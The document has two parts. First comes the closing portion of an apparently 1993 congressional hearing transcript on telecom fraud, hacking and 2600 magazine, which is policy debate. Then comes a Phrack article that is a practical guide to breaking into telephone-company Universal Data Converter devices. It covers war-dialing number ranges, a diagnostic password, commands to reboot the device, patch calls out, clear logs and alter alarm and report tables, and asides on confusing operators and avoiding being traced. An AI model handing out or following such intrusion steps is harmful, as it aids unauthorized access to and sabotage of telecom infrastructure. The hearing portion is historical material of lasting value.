historical perspective of the articles published in "2600" on how to engage in different types of telecommunications fraud, and I have arrested teenagers that have read that magazine.

The publisher, or the editor-in-chief, does so with impunity under the cloak of protection of the First Amendment. However, as I indicated earlier, in that the First Amendment has been abridged for the protection of juveniles from pornography, I also feel that it could be abridged for juveniles being protected from manuals on how to commit crime -- children, especially teenagers, who are hackers, and who, whether they be mischievous or intentionally reckless, don't have the wherewithal that an adult does to understand the impact of what he is doing when he gets involved in this and ends up being arrested for it.

Mr. MARKEY. Mr. Goldstein, how do we deal with this problem?

Mr. GOLDSTEIN. First of all, "2600" is not a manual for computer crime. What we do is, we explain how computers work. Very often knowledge can lead to people committing crimes, we don't deny that, but I don't believe that is an excuse for withholding the knowledge.

The article on cellular phones that was printed in that particular issue pretty much goes into detail as to how people can track a cellular phone call, how people can listen in, how exactly the technology works. These are all things that people should know, and perhaps if people had known this at the beginning they would have seen the security problems that are now prevalent, and perhaps something could have been done about it at that point.

Mr. MARKEY. Well, I don't know. You are being a little bit disingenuous here, Mr. Goldstein. Here, on page 17 of your spring edition of 1993, "How to build a pay TV descrambler." Now that is illegal.

Mr. GOLDSTEIN. Not building. Building one is not illegal.

Mr. MARKEY. Oh, using one is illegal?

Mr. GOLDSTEIN. Exactly.

Mr. MARKEY. I see. So showing a teenager, or anyone, how to build a pay TV descrambler is not illegal. But what would they do then, use it as an example of their technological prowess that they know how to build one? Would there not be a temptation to use it, Mr. Goldstein?

Mr. GOLDSTEIN. It is a two-way street, because we have been derided by hackers for printing that information and showing the cable companies exactly what the hackers are doing.

Mr. MARKEY. I appreciate it from that perspective, but let's go over to the other one. If I am down in my basement building a pay TV descrambler for a week, am I not going to be tempted to see if it works, Mr. Goldstein? Or how is it that I then prove to myself and my friends that I have actually got something here which does work in the real world?

Mr. GOLDSTEIN. It is quite possible you will be tempted to try it out. We don't recommend people being fraudulent --

Mr. MARKEY. How do you know that it works, by the way?

Mr. GOLDSTEIN. Actually, I have been told by most people that is an old version that most cable companies have gotten beyond.

Mr. MARKEY. So this wouldn't work then?

Mr. GOLDSTEIN. It will work in some places, it won't work in all places.

Mr. MARKEY. Oh, it would work? It would work in some places?

Mr. GOLDSTEIN. Most likely, yes. But the thing is, we don't believe that because something could be used in a bad way, that is a reason to stifle the knowledge that goes into it.

Mr. MARKEY. That is the only way this could be used. Is there a good way in which a pay TV descrambler could be used that is a legal way?

Mr. GOLDSTEIN. Certainly, to understand how the technology works in the first place, to design a way of defeating such devices in the future or to build other electronic devices based on that technology.

Mr. MARKEY. I appreciate that, but it doesn't seem to me that most of the subscribers to "2600" magazine --

Mr. GOLDSTEIN. That is interesting that you are pointing to that. That is our first foray into cable TV. We have never even

testified on the subject before.

Mr. MARKEY. I appreciate that.

Well, let's move on to some of your other forays here. What you have got here, it seems to me, is a manual where you go down Maple Street and you just kind of try the door on every home on Maple Street. Then you hit 216 Maple Street, and the door is open. What you then do is, you take that information, and you go down to the corner grocery store, and you post it: "The door of 216 Maple is open."

Now, of course, you are not telling anyone to steal, and you are not telling anyone that they should go into 216 Maple. You are assuming that everyone is going to be ethical who is going to use this information, that the house at 216 Maple is open. But the truth of the matter is, you have got no control at this point over who uses that information. Isn't that true, Mr. Goldstein?

Mr. GOLDSTEIN. The difference is that a hacker will never target an individual person as a house or a personal computer or something like that. What a hacker is interested in is wide open, huge data bases that contain information about people, such as TRW.

A better example, I feel, would be one that we tried to do 2 years ago where we pointed out that the Simplex Lock Corporation had a very limited number of combinations on their hardware locks that they were trying to push homeowners to put on their homes, and we tried to alert everybody as to how insecure these are, how easy it is to get into them, and people were not interested.

Hackers are constantly trying to show people how easy it is to do certain things.

Mr. MARKEY. I appreciate what you are saying. From one perspective, you are saying that hackers are good people out there, almost like -- what are they called? -- the Angels that patrol the subways of New York City.

Mr. GOLDSTEIN. Guardian Angels. I wouldn't say that though.

Mr. MARKEY. Yes, the Guardian Angels, just trying to protect people.

But then Mr. Delaney here has the joy riders with the very same information they have taken off the grocery store bulletin board about the fact that 216 Maple is wide open, and he says we have got to have some laws on the books here to protect against it.

So would you mind if we passed, Mr. Goldstein, trespassing laws that if people did, in fact, go into 216 and did do something wrong, that we would be able to punish them legally? Would you have a problem with that?

Mr. GOLDSTEIN. I would be thrilled if computer trespassing laws were enforced to the same degree as physical trespassing laws, because then you would not have teenage kids having their doors kicked in by Federal marshals and being threatened with $250,000 fines, having all their computer equipment taken and having guns pointed at them. You would have a warning, which is what you get for criminal trespass in the real world, and I think we need to balance out the real world --

Mr. MARKEY. All right. So you are saying, on the one hand, you have a problem that you feel that hackers are harassed by law enforcement officials and are unduly punished. We will put that on one side of the equation. But how about the other side? How about where hackers are violating people's privacy? What should we do there, Mr. Goldstein?

Mr. GOLDSTEIN. When a hacker is violating a law, they should be charged with violating a particular law, but that is not what I see today. I see law enforcement not having a full grasp of the technology. A good example of this was raids on people's houses a couple of years ago where in virtually every instance a Secret Service agent would say, "Your son is responsible for the AT&T crash on Martin Luther King Day," something that AT&T said from the beginning was not possible.

Mr. MARKEY. Again, Mr. Goldstein, I appreciate that. Let's go to the other side of the problem, the joy rider or the criminal that is using this information. What penalties would you suggest to deal with the bad hacker? Are there bad hackers?

Mr. GOLDSTEIN. There are a few bad hackers. I don't know any myself, but I'm sure there are.

Mr. MARKEY. I assume if you knew any, you would make sure we did something about them. But let's just assume there are bad people subscribing. What do we do about the bad hacker?

Mr. GOLDSTEIN. Well, I just would like to clarify something. We have heard here in testimony that there are gang members and drug members who are using this technology. Now, are we going to define them as hackers because they are using the technology?

Mr. MARKEY. Yes. Well, if you want to give them another name, fine. We will call them hackers and crackers, all right?

Mr. GOLDSTEIN. I think we should call them criminals.

Mr. MARKEY. So the crackers are bad hackers, all right? If you want another word for them, that is fine, but you have got the security of individuals decreasing with the sophistication of each one of these technologies, and the crackers are out there. What do we do with the crackers who buy your book?

Mr. GOLDSTEIN. I would not call them crackers. They are criminals. If they are out there doing something for their own benefit, selling information --

Mr. MARKEY. Criminal hackers. What do we do with them?

Mr. GOLDSTEIN. There are existing laws. Stealing is still stealing.

Mr. MARKEY. OK. Fine.

Dr. Tippett.

Mr. TIPPETT. I think that the information age has brought on an interesting dilemma that I alluded to earlier. The dilemma is that the people who use computers don't have parents who used computers, and therefore they didn't get the sandbox training on proper etiquette. They didn't learn you are not supposed to spit in other people's faces or contaminate the water that we drink, and we have a whole generation now of 100 million in the United States computer users, many of whom can think this through themselves, but, as we know, there is a range of people in any group, and we need to point out the obvious to some people. It may be the bottom 10 percent.

Mr. MARKEY. What the problem is, of course, is that the computer hacker of today doesn't have a computer hacker parent, so parents aren't teaching their children how to use their computers because parents don't know how to use computers. So what do we do?

Mr. TIPPETT. It is incumbent upon us to do the same kind of thing we did in the sixties to explain that littering wasn't right. It is incumbent upon us to take an educational stance and for Congress to credit organizations, maybe through a tax credit or through tax deductions, for taking those educational opportunities and educating the world of people who didn't have sandbox training what is good and what is bad about computing.

So at least the educational part needs to get started, because I, for one, think that probably 90 percent of the kids -- most of the kids who do most of the damage that we have all described up here, in fact, don't really believe they are doing any damage and don't have the concept of the broadness of the problem that they are doing. The 10 percent of people who are criminal we could go after potentially from the criminal aspect, but the rest we need to get after from a plain, straight ahead educational aspect.

Mr. MARKEY. I appreciate that.

I will just say in conclusion -- and this is for your benefit, Mr. Goldstein. When you pass laws, you don't pass laws for the good people. What we assume is that there are a certain percent of people -- 5 percent, 10 percent; you pick it -- who really don't have a good relationship with society as a whole, and every law that we pass, for the most part, deals with those people.

Now, as you can imagine, when we pass death penalty statutes, we are not aiming it at your mother and my mother. It is highly unlikely they are going to be committing a murder in this lifetime. But we do think there is a certain percentage that will. It is a pretty tough penalty to have, but we have to have some penalty that fits the crime.

Similarly here, we assume that there is a certain percentage of pathologically damaged people out there. The cerebral mechanism doesn't quite work in parallel with the rest of society. We have to pass laws to protect the rest of us against them. We will call them

criminal hackers. What do we do to deal with them is the question that we are going to be confronted with in the course of our hearings?

Let me recognize the gentleman from Texas, Mr. Fields.

Mr. FIELDS. Thank you, Mr. Chairman.

Just for my own edification, Mr. Goldstein, you appear to be intelligent; you have your magazine, so obviously you are entrepreneurial. For me personally, I would like to know, why don't you channel the curiosity that you talk about into something that is positive for society? And, I'm going to have to say to you, I don't think it is positive when you invade someone else's privacy.

Mr. GOLDSTEIN. I agree.

Mr. FIELDS. Whether it is an individual or a corporation.

Mr. GOLDSTEIN. Well, I would like to ask a question in return then. If I discover that a corporation is keeping a file on me and I access that corporation's computer and find out or tell someone else, whose privacy am I invading? Or is the corporation invading my privacy?

You see, corporations are notorious for not volunteering such information: "By the way, we are keeping files on most Americans and keeping track of their eating habits and their sexual habits and all kinds of other things." Occasionally, hackers stumble on to information like that, and you are much more likely to get the truth out of them because they don't have any interest to protect.

Mr. FIELDS. Are you saying with this book that is what you are trying to promote? because when I look through this book, I find the same thing that the chairman finds, some things that could actually lead to criminal behavior, and when I see all of these codes regarding cellular telephones, how you penetrate and listen to someone's private conversation, I don't see where you are doing anything for the person, the person who is actually doing the hacking. I see that as an invasion of privacy.

Mr. GOLDSTEIN. All right. I need to explain something then. Those are not codes, those are frequencies. Those are frequencies that anybody can listen to, and by printing those frequencies we are demonstrating how easy it is for anybody to listen to them.

Now if I say that by tuning to 871 megahertz you can listen to a cellular phone call, I don't think I am committing a crime, I think I am explaining to somebody. What I have done at previous conferences is hold up this scanner and press a button and show people how easy it is to listen, and those people, when they get into their cars later on in the day, they do not use their cellular telephones to make private calls of a personal nature because they have learned something, and that is what we are trying to do, we are trying to show people how easy it is.

Now, yes, that information can be used in a bad way, but to use that as an excuse not to give out the information at all is even worse, and I think it is much more likely that things may be fixed, the cellular industry may finally get its act together and start protecting phone calls. The phone companies might make red boxes harder to use or might make it easier for people to afford phone calls, but we will never know if we don't make it public.

Mr. FIELDS. I want to be honest with you, Mr. Goldstein. I think it is frightening that someone like you thinks there is a protected right in invading someone else's privacy.

Mr. Guidry, let me turn to you. How does a hacker get the codes that you were talking about a moment ago -- if I understood what you were saying correctly, the manual ID number, the other cellular numbers that allow them to clone?

Mr. GUIDRY. Well, unfortunately, "2600" would be a real good bet to get those, and we have arrested people and found those manuals in their possession.

The other way is quite simply just to what we call dumpster dive, and that is to go to cellular carriers where they may destroy trash. Unfortunately, some of it is shredded and put back together, some of it is not shredded, and kids, criminals, go into those dumpsters, withdraw that information, piece it together, and then experiment with it. That information then is usually sold for criminal activity to avoid prosecution.

Mr. FIELDS. You are asking the subcommittee to include

wireless and cellular, and I think that is a good recommendation. I think certainly that is one that we are going to take as good counsel. But it appears that much of what you are talking about is organized activity, and my question is, does the current punishment scheme actually fit the crime, or should we also look at increasing punishment for this type of crime?

Mr. GUIDRY. I would strongly suggest that we increase the punishment for this sort of crime. It is unfortunate that some hackers take that information and sell it for criminal activity, and, as a result, if prosecution is not stiff enough, then it far outweighs the crime.

Mr. FIELDS. What is the punishment now for this type of cellular fraud?

Mr. GUIDRY. Right now, it can be as high as $100,000 and up to 20 years in the penitentiary.

Mr. FIELDS. Mr. Delaney, do you feel that that is adequate?

Mr. DELANEY. Under New York State law, which is what I deal with, as opposed to the Federal law, we can charge a host of felonies with regard to one illicit telephone call if you want to be creative with the law. Sections 1029 and 1039 really cover just about everything other than the cellular concern and the wireless concern.

However, I think the thing that is not dealt with is the person who is running the call sell operations. The call selling operations are the biggest loss of revenue to the telephone companies, cellular companies. Whether they are using PBX's or call diverters or cellular phones, this is where all the fraud is coming from, and there is only a handful of people who are originating this crime.

We have targeted these people in New York City right now, and the same thing is being done in Los Angeles and Florida, to determine who these people are that use just the telephone to hack out the codes on PBX's, use ESN readers made by the Curtis Company to steal the ESN and MIN's out of the air and then to disseminate this to the street phones and to the cellular phones that are in cars and deprive the cellular industry of about $300 million a year, and the rest of the telecommunications networks in the United States probably of about $1 billion a year, due to the call sell operations.

In one particular case that we watched, as a code was hacked out on a PBX in a company in Massachusetts, the code was disseminated to 250 street phones within the period of a week. By the end of the month, a rather small bill of $40,000 was sent to the company, small only because they were limited by the number of telephone lines going through that company. Had it been a larger company whose code had been cracked by the finger hacker, the bill would have been in the hundreds of thousands of dollars, or over $1 million as typically some of the bills have been.

But this is a relatively small group of people creating a tremendous problem in the United States, and a law specifically dealing with a person who is operating as an entrepreneur, running a call selling operation, I think would go far to ending one of the biggest problems we have.

Mr. FIELDS. Let me ask so I understand, Mr. Delaney and Mr. Guidry, because I am a little confused, or maybe I just didn't understand the testimony, are these individual hackers acting separately, or are these people operating within a network, within an organization?

Mr. DELANEY. These finger hackers are the people that control the network of people that operate telephone booths and cellular phones for reselling telephone service. These finger hackers are not computer hackers.

Mr. FIELDS. When you say finger hackers, is this one person operating independently, or is that finger hacker operating in concert --

Mr. GUIDRY. No. He has franchised. He has franchised out. He actually sells the computer and the software and the cattail to do this to other people, and then they start their own little group. Now it is going internationally.

Mr. FIELDS. Explain to me, if the chairman would permit --

Mr. MARKEY. Please.

Mr. FIELDS. Explain to me the franchise.

Mr. GUIDRY. What happens is, let's pretend we are in Los Angeles right now and I have the ability to clone a phone that is using a computer, a cattail, we call it, that goes from the computer, the back of the computer, into the telephone, and I have the diskette that tells me how to change that program. I can at some point sell the cloning. You can come to me, and I can clone your phone.

However, that is one way for me to make money. The best way for me to make money is to buy computers, additional diskettes, and go to Radio Shack or some place and make additional cattails and say, "I can either clone your phone for $1,500, or what you can do for $5,000 is start your own company." So you say, "Well, wow, that's pretty good, because how many times would I have to sell one phone at from $500 to $1,500 to get my initial investment back?" As a result now, you have groups, you have just youngsters as well as organized crime stepping in.

The Guidry Group has worked in the Philippines on this, we have worked in Mexico, the Dominican Republic, Chile, Argentina, and next week I will be in London and in Rome. It is so bad, sir, that now intelligence agencies in Rome have told me -- and that is what I am going there for -- that organized crime seems to think that telecommunications fraud is more lucrative, unfortunately, than drugs, and it is darned sure more lucrative in the Los Angeles, probably New York, and Miami areas, because right now prosecution is not that strong. It is unfortunate that all of law enforcement is not trained, nor could they be, to pick up on someone standing on a corner using an illegitimate phone.

Mr. FIELDS. How would a person know where to get their telephone cloned?

Mr. GUIDRY. Let me tell you what happens. Normally when we go into a major metropolitan city, or we also check the computer bulletin boards, a lot of times that information is there. Most of the time, though, it is in magazines, like green sheets, which are free advertisements saying, "Call anywhere in the world. Come to --" a location, or, "Call this number." Also in Los Angeles, for some reason, they seem to advertise a lot in sex magazines, and people will simply buy a sex magazine and there will be a statement in there, "Earn money the fast way. Start your own telecommunications company." And then we will follow up on that tip and work with the Secret Service to try to apprehend those people.

Mr. FIELDS. Mr. Haugh.

Mr. HAUGH. If I could just add a few comments, it would be most unfortunate if this denigrates into a discussion of adolescents who are curious and so-called finger hackers. The truth of the matter is that the toll fraudsters are adults, they are organized, they are smart, they are savvy, and the drug dealers in particular are learning very quickly that it is far more lucrative, far less dangerous, to go into the telecom crime business.

"Finger hacking" is a term, but the truth is, war dialers, speed dialers, modems, automated equipment now will hack and crack into systems and break the codes overnight. While the criminal sleeps, his equipment penetrates those systems. He gets up in the morning, and he has got a print sheet of new numbers that his equipment penetrated overnight.

We have interviewed the criminals involved. These so-called idle curiosity adolescents are being paid up to $10,000 a month for new codes. I don't call that curiosity, I call that venality. We are talking a $4 billion problem.

The chairman came up with the Maple Street example. I think even better yet, Mr. Chairman, the truth is that 216 Maple had a security device on the door and a code, and what Mr. Goldstein and his ilk do is sell that code through selling subscriptions to these periodicals. There is a big difference, in my opinion, between saying, "216 Maple is open" -- that is bad enough -- than to say, "You go to 216 Maple, and push 4156, and you can get in the door."

But we are talking about crime, we are talking about adults, we are talking about organized crime, perhaps not in the Cosa Nostra sense, but even the Cosa Nostra is wising up that they can

finance some of these operations, and in New York and Los Angeles, in particular, the true Mafia is now beginning to finance some of these telecom fraud operations.

Mr. FIELDS. Mr. Guidry, one last question. Is it the Secret Service that is at the forefront of Federal activity?

Mr. GUIDRY. Yes, sir, it is.

Mr. FIELDS. Do they have the resources to adequately deal with this problem?

Mr. GUIDRY. No, sir. The problem is growing so rapidly that they are undermanned in this area but have asked for additional manpower.

Mr. FIELDS. Is this a priority for the Secret Service?

Mr. GUIDRY. Yes, sir, it is.

Mr. FIELDS. Thank you, Mr Chairman.

Mr. MARKEY. The gentleman's time has expired.

Again, it is a $4 to $5 billion problem.

Mr. HAUGH. That is what our research indicated.

Mr. MARKEY. There were 35,000 victims last year alone.

Mr. HAUGH. Yes, sir, and this is only users, large users. Now it can be businesses, nonprofits. There is a university on the East Coast that just this last week got hit for $490,000, and the fraud is continuing.

Mr. MARKEY. The gentleman from Ohio.

Mr. OXLEY. Thank you, Mr. Chairman.

Let me ask the witnesses: Other than making the penalties tougher for this type of activity, what other recommendations, if any, would any of you have that we could deal with, that our subcommittee should look at, and the Judiciary Committee, I assume, for what we might want to try to accomplish?

Mr. Haugh?

Mr. HAUGH. I happen to disagree with a couple of the witnesses who have indicated tougher penalties. I mean it sounds great. You know, that is the common instant reaction to anything, expand the penalties. I happen to think 20 years is plenty enough for criminal penetration of a telecom system, and there are a few housekeeping things that could be done.

The problem isn't the adequacy of the law, the laws are pretty adequate, and, as Mr. Delaney indicated, you have a violation someplace, you have got a State law and a Federal law, both, and if you are a smart prosecutor, there are about eight different ways you can go after these criminals.

The truth is, we have got inadequate enforcement, inadequate funding, inadequate pressure on the part of the Congress on the FCC to make more proactive efforts and to put more heat on the industry to coordinate.

The truth is that the carriers compete with each other fiercely. They, with some limited exceptions, don't share appropriate information with each other. The LEC's and the RBOC's hide behind privacy; they hide behind other excuses not to cooperate with law enforcement and with the rest of the industry as effectively as they should.

So I think putting the heat on the industry, putting the heat on the FCC, more adequately funding the FCC, more adequately funding the Secret Service, and having hearings like this that focus on the problem is the answer and not expanding the penalty from 20 years to 25 years. Nobody gets 20 years anyway, so expanding the 20 years is, to me, not the answer.

Mr. OXLEY. What is the average sentence for something like that?

Mr. HAUGH. I think the average toll fraud criminal who actually goes to jail -- and they are few and far between -- spends 3 to 6 months, and they are out.

Now recidivism levels are low, I agree with Mr. Delaney. Once you catch them, they rarely go back to it. So it isn't a question of putting them in jail forever, it is a question of putting them in jail. The certainty of punishment level is very low.

We talked to a drug dealer in New York City who left the drug business to go into toll fraud because he told me he can make $900,000 a year -- nontaxable income, he called it -- and never ever worry about going to jail.

Mr. DELANEY. In New York City, I have never seen anybody go to jail on a first offense for anything short of armed robbery, let alone telephone fraud. They typically get 200 hours of community service, depending upon the judge.

These people that I am speaking about are not the computer hackers that we were speaking about earlier, these are the people that are the finger hackers that break into the PBX's around the country. These are immigrants in the United States, they are adults, they know how to operate a telephone. They sit there generally -- almost every one that we have arrested so far uses a Panasonic memory telephone, and they sit there night and day try ing to hack out the PBX codes. They go through all the default codes of the major manufacturers of PBX's. They know that much.

We don't have a single person in New York City, that I know of, that is hacking PBX's with a computer. The long distance carriers can see patterns of hacking into 800 lines, which are typically the PBX's, and they can see that it is being done by telephone, by finger hacking a telephone key pad, as opposed to a computer.

The war dialing programs that Mr. Haugh referred to are typically used by the computer hackers to get these codes, but they create only a minuscule amount of the fraud that is ongoing in the country. The great majority is generated by the finger hackers who then disseminate those codes to the telephone booths and the call selling operations that operate out of apartments in New York City. In one apartment with five telephones in it that operates 16 hours a day for 365 days a year selling telephone service at $10 for 20 minutes, you take in $985,000. It is a very profitable business.

One of the individuals we arrested that said he did this because it was more profitable and less likely that he be caught than in selling drugs was murdered several months after we arrested him in the Colombian section of Queens because he was operating as an independent. It is a very controlled situation in New York City, and different ethnicities throughout New York City control the call sell operations in their neighborhoods, and everyone in those neighborhoods knows where they can go to make an illicit phone call or to get a phone cloned, whether it is a reprogrammed phone or rechipped.

Mr. OXLEY. Mr. Guidry, did you have a comment?

Mr. GUIDRY. Well, I think that we really do need to enforce the laws and we need to make some statutory changes in title 18, section 1029 to include cellular and wireless.

I have been in courtrooms where really savvy defense attorneys say, "Well, it does not specifically indicate cellular or wireless," and that raises some question in the jury's mind, and I would just as soon that question not be there.

Mr. OXLEY. Thank you.

Mr. Chairman, I see we have got a vote, and I yield back the balance of my time.

Mr. MARKEY. Thank you.

We are going to have each one of you make a very brief summary statement to the committee if you could, and then we are going to adjourn the hearing.

As you know, the Federal Communications Commission will be testifying before this subcommittee next week. We have a great concern that, although they held an all-day hearing on toll fraud last October, while we thought they were going to move ahead in an expeditious fashion, that, with a lot of good information, it has all sat on the shelf since that time. We expected them to act on that information to establish new rules protecting consumers and pushing carriers to do a lot more than they have done thus far to protect their networks. In light of recent court decisions holding that consumers are always liable I think that action by the FCC is long overdue, and at the FCC authorization hearing next week I expect to explore this issue with the commissioners in depth, so you can be sure of that, Mr. Haugh.

Let's give each of you a 1-minute summation. Again, we will go in reverse order and begin with you, Mr. Guidry.

Mr. GUIDRY. Thank you, sir.

Telecommunications fraud, of course, is going internationally,

and as it goes internationally and starts to franchise and get more organized, we are going to have to figure out a better way to combat it. Industry itself right now is putting its best foot forward. However, I would ask this committee to strongly look at changing some of this legislation and to also increase law enforcement's efforts through manpower.

Thank you very much, sir.

Mr. MARKEY. Thank you.

Mr. Haugh.

Mr. HAUGH. I agree with Mr. Guidry that there are some housekeeping changes that need to be made, and the particular title and section he referred to should definitely be amended to include more clearly wireless.

The overall problem is an immense one; it is a very serious one; it is a complicated one. Everybody is at fault. Finger pointing has been carried to an extreme. Again, I think the long distance carriers, the big three -- AT&T, MCI, and Sprint -- have done a superb job of coming up to speed with monitoring. They are starting to cooperate better. They have really come to the table.

The laggards are the LEC's and the RBOC's, the CPE manufacturers, and the FCC. In fairness to the FCC, they are understaffed, undermanned, underfunded. They can't even take care of all their mandated responsibilities right now, let alone take on new chores.

All that said, there is a great deal the FCC can do -- jawboning, regulations, pushing the LEC's and the RBOC's, in particular, to get real, get serious -- and I would urge this committee -- applaud your efforts and urge you to continue that.

Mr. MARKEY. Thank you.

Dr. Tippett.

Mr. TIPPETT. Thank you.

The computer virus issue is a little bit different than the toll fraud issue. In fact, there are no significant laws that deal with viruses, and, in fact, the fact that there are no laws gives the people who write viruses license to write them. The typical statement you read is, "It's not illegal, and I don't do anything that is illegal." So in the computer virus arena we do need laws. They don't need to be fancy; they don't need to be extensive. There are some suggestions of approaches to virus legislation in my written testimony.

We also need education, and I would encourage Congress to underwrite some education efforts that the private sector could perform in various ways, perhaps through tax incentives or tax credits. The problem is growing and large. It exceeds $1 billion already in the United States, and it is going to be a $2 billion problem in 1994.

As bad as toll fraud seems, this virus issue is, oddly, more pervasive and less interesting to a whole lot of people, and I think it needs some higher attention.

Mr. MARKEY. Thank you.

Mr. Goldstein.

Mr. GOLDSTEIN. Thank you.

I would like to close by cautioning the subcommittee and all of us not to mix up these two very distinct worlds we are talking about, the world of the criminal and the world of the experimenter, the person that is seeking to learn. To do so will be to create a society where people are afraid to experiment and try variations on a theme because they might be committing some kind of a crime, and at the same time further legislation could have the effect of not really doing much for drug dealers and gangsters, who are doing far more serious crimes than making free phone calls, and it is not likely to intimidate them very much.

I think the answer is for all of us to understand specifically what the weaknesses in the technology are and to figure out ways to keep it as strong and fortress-like as possible. I do think it is possible with as much research as we can put into it.

Thank you.

Mr. MARKEY. Thank you, Mr. Goldstein.

Mr. Delaney.

Mr. DELANEY. Last year, the Secret Service and the FBI

arrested people in New York City for conducting illegal wiretaps. The ability to still do that by a hacker exists in the United States. Concerned with privacy, I am very happy to see that something like the Clipper chip is going to become available to protect society. I do hope, though, that we will always have for the necessary law enforcement investigation the ability to conduct those wiretaps. Without it, I see chaos.

But with respect to the cellular losses, the industry is coming along a very rapid rate with technology to save them money in the future, because with encryption nobody will be able to steal their signals either.

Mr. MARKEY. Thank you, Mr. Delaney.

I apologize. There is a roll call on the Floor, and I only have 3 minutes to get over there to make it. You have all been very helpful to us here today. It is a very tough balancing act, but we are going to be moving aggressively in this area. And we are going to need all of you to stay close to us so that we pass legislation that makes sense.

This hearing is adjourned. Thank you.

[Whereupon, at 12:16 p.m., the subcommittee was adjourned.]

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 21 of 28

****

The Universal Data Converter

Written by: Maldoror
~~~ChUrcH oF ThE nOnConFOrMisT~~~
-=[DELAMO LABS INC]=-

What IS a UDC?!

The Universal Data converter (UDC), by Applied Computing Devices, was put into widespread use in 1979. A UDC is used primarily in connection with a variety of switches, to log everything the switch does, and report it to the Central Office in a standard format, allowing the monitoring and reporting of a variety of different switches by one processor without the need of understanding each individual switch. This lets the Telco-Trouble shooters monitor exactly how much traffic is passing thru a given switch. Exact number of calls, busys & fraud attempts, are some examples. A UDC will give detailed reports of such activity, as well as hold it in a buffer file which you can view for your own excitement. The real purpose of this piece of hardware is to buffer data, convert it to a standard format, and send it on it's merry way to the Central Processor. Information may be buffered for up to an hour, before being able to be received by the Central Processor.

Which Switches use a UDC?

Well, apparently, nearly all switches owned by a tel-co use a UDC for their daily reports. Here is a list of the switches of which I know may be connected to a converter:

- At&t Autoplex 100
- ITT/North 1210
- ITT/North NX-1E
- ITT/North "1200" Series (DSS-1)
- GTE GTD-1 (Automatic Electric no. 1 EAX)
- GTE GTD-2 (Automatic Electric no. 2 EAX)
- GTE GTD-3 (Automatic Electric no. 3 EAX)
- GTE GTD-5
- Motorola EMX-250
- NEC NEAX-61
- NEC ND-20S
- Northern Telecom DMS-10
- Northern Telecom DMS-100
- Northern Telecom DMS-200
- Northern Telecom DMS-250
- Northern Telecom DMS-300
- Northern Telecom SL-1 (Seen these around locally)
- Northern Telecom SP-1 PABX
- Stromberg Carlson DCO
- TRW Vidar ITS-4
- TRW Vidar ITS-4/5
- TRW Vidar ITS-5
- Western Electric 5 ESS
- GTE PBX's (GTD-1000, GTD-4600)

General Configurations:
~~~

A UDC may be configured in several ways. A UDC consists of up to 6 ports. Port 0 is usually a dialin line, in which it is connected to a 300/1200 baud modem, so that GTE employees may call to check their switch information in the field.

Port 0 may also be a dedicated line, which is linked to a computer somewhere important, but if this is the case, you can't have found it anyways, so don't worry about it. (Unless of course you another indial port possibly 1)

Port 2 is usually the line which is hardwired to the data output of the switch. This port receives the messages of a switch, analyses the data, buffers it, and waits until it is told to send the data to the CP, which may be every time the buffer flips, which of course is configured by hardware. It is not required that port 2 be the hardwire, although it is just the most common configuration.

Port 1 & 3-7 are also multi-use ports , which may be configured either for a dedicated line, or a standard phone line, just like port 1. The difference between this port and port 0 however, is that this port may also be used to test lines other than the hardware set report line #. (More later.)

NOTE: ANY of these ports can be completely different depending on the setup of the UDC's cards, and which slot they are in...

The UDC can be configured (though I have never seen it this way) so that any of the six ports can preform the functions instead of the first three. If you find a UDC, be sure to check all the ports, and not just three.

The general idea of this box of tin is that it will monitor any switch, collect data into a buffer, and store it until it need be converted and polled by the SAC. When the data is sent out, it is sent in standard UDC format, regardless of the type of switch, therefore any switch may be monitored by the SAC without having to be converted on the spot.

Yeah Great what the ?#!$ do I do?
"""""""""""""""""""""""""""""""""'

Scan your local area for all numbers ending in 99xx or 00xx, often (with GTE anyways) the prefix may be something like 446-9988, or something outright obvious. Once you find one, you will know, because you will get one of two things. Depending on the configuration of the UDC, you will either begin getting a dump of data, which will go into detail about the switch information, or you will get a prompt:

B>

When you receive this prompt, you can make your life easy by typing HELP in all caps, for a menu of commands, which will seem important at first (don't fool yourself).

Each letter between *'s represents a separate processor (yes even this tin box has more than one! These letters will be in the menu when you type HELP. To change processors, you will need to hold control while pressing the letter of the processor you wish to change to.

Here is a list of commands for each processor:

The Basic processor
~~~~~~~~~~~~~~~~~~~

B> DATE	Display the system Date
B> DATE mm/dd/yy	Set the date to mm/dd/yy
B> DIAGNOSTIC	This puts you in debug mode for the UDC's program When typing this command the UDC will respond with "PASSWORD" and will not echo letters. If the password
~~~~~~~~~~~~~~~~~~~

given is correct, you will get a prompt like this:

```
*B*> DIAG
PASSWORD 305      > I enter the good password<
DEBUG 1,3         > 1,3 are the ports in use <
?
```

At this point you can reboot the UDC by typing:

```
? G
(ADDR)=1000       > I tell it to jmp to 1000 <
```

Then all hell will break loose...trust me!
O.k. well it will look like it anyway...

B> HELP	Duh um, a Menu
B> RAMPAGE	Test traffic data storage area
B> SYSTEM	Display system checksums
B> TIME	Display system time
B> TIME hh:mm:ss	Set system time (confuse them, set it back then forwd)

The Patch Processor
~~~~~~~~~~~~~~~~~~~

P> ANSWER n	Take channel 'n' off hook (neato)
P> BAUD c,bbbb,nnn	Set Channel 'c' Baud rate to 'bbbb', and number of nulls to 'nnn'
P> HANGUP n	Put channel 'n' on hook (log out too)
P> HELP	Help Menus
P> PATCH n	Patch calling port to port 'n' (Dial out!) It IS possible to patch to modem ports, but I don't recommend it...all GTE numbers have their own COS. (Easy to find you)

The Plant Queue Processor
~~~~~~~~~~~~~~~~~~~~~~~~~

Q> ALARM	Display the alarm (error message) string
Q> ALARM xx..xxx	Set Alarm String (change it back if u want)
Q> CLEAR	Clear buffer without printing contents (not preferred)
Q> DUMP	Print and clear contents (destructive, not preferred)
Q> HELP	Help Menu
Q> LIMITS	Display buffer alarm threshold
Q> LIMITS nnnnn	Set buffer alarm threshold to 'nnnn'
Q> LIST	Display buffer contents (Better than dump)(ok!)
Q> LIST nnnn	Display buffer contents from 'nnnn' to end

The Report Processor
~~~~~~~~~~~~~~~~~~~~

R> BACKUP	Transfer a copy of the ROM based table to the editor workspace
R> DEFAULT	Make the ROM based table effective (can crash)
R> EDIT	Engage in edit mode
~~~~~~~~~~~~~~~~~~~~

```
        APPEND          Add line to RMT (Hi there Gen-Tel!)
        DELETE          Delete line from RMT
        END             End edit session
        HELP            List Editor Commands
        LIST            List RMT
        MODIFY          Modify a line in RMT

*R*> DOWNLOAD           Download RMT to PROM programmer (ha!)

*R*> HELP               More menus

*R*> LIST               List effective RMT

*R*> LIST N             List RMT without Heading

*R*> LIST nnnn          List line 'nnnn' of effective RMT

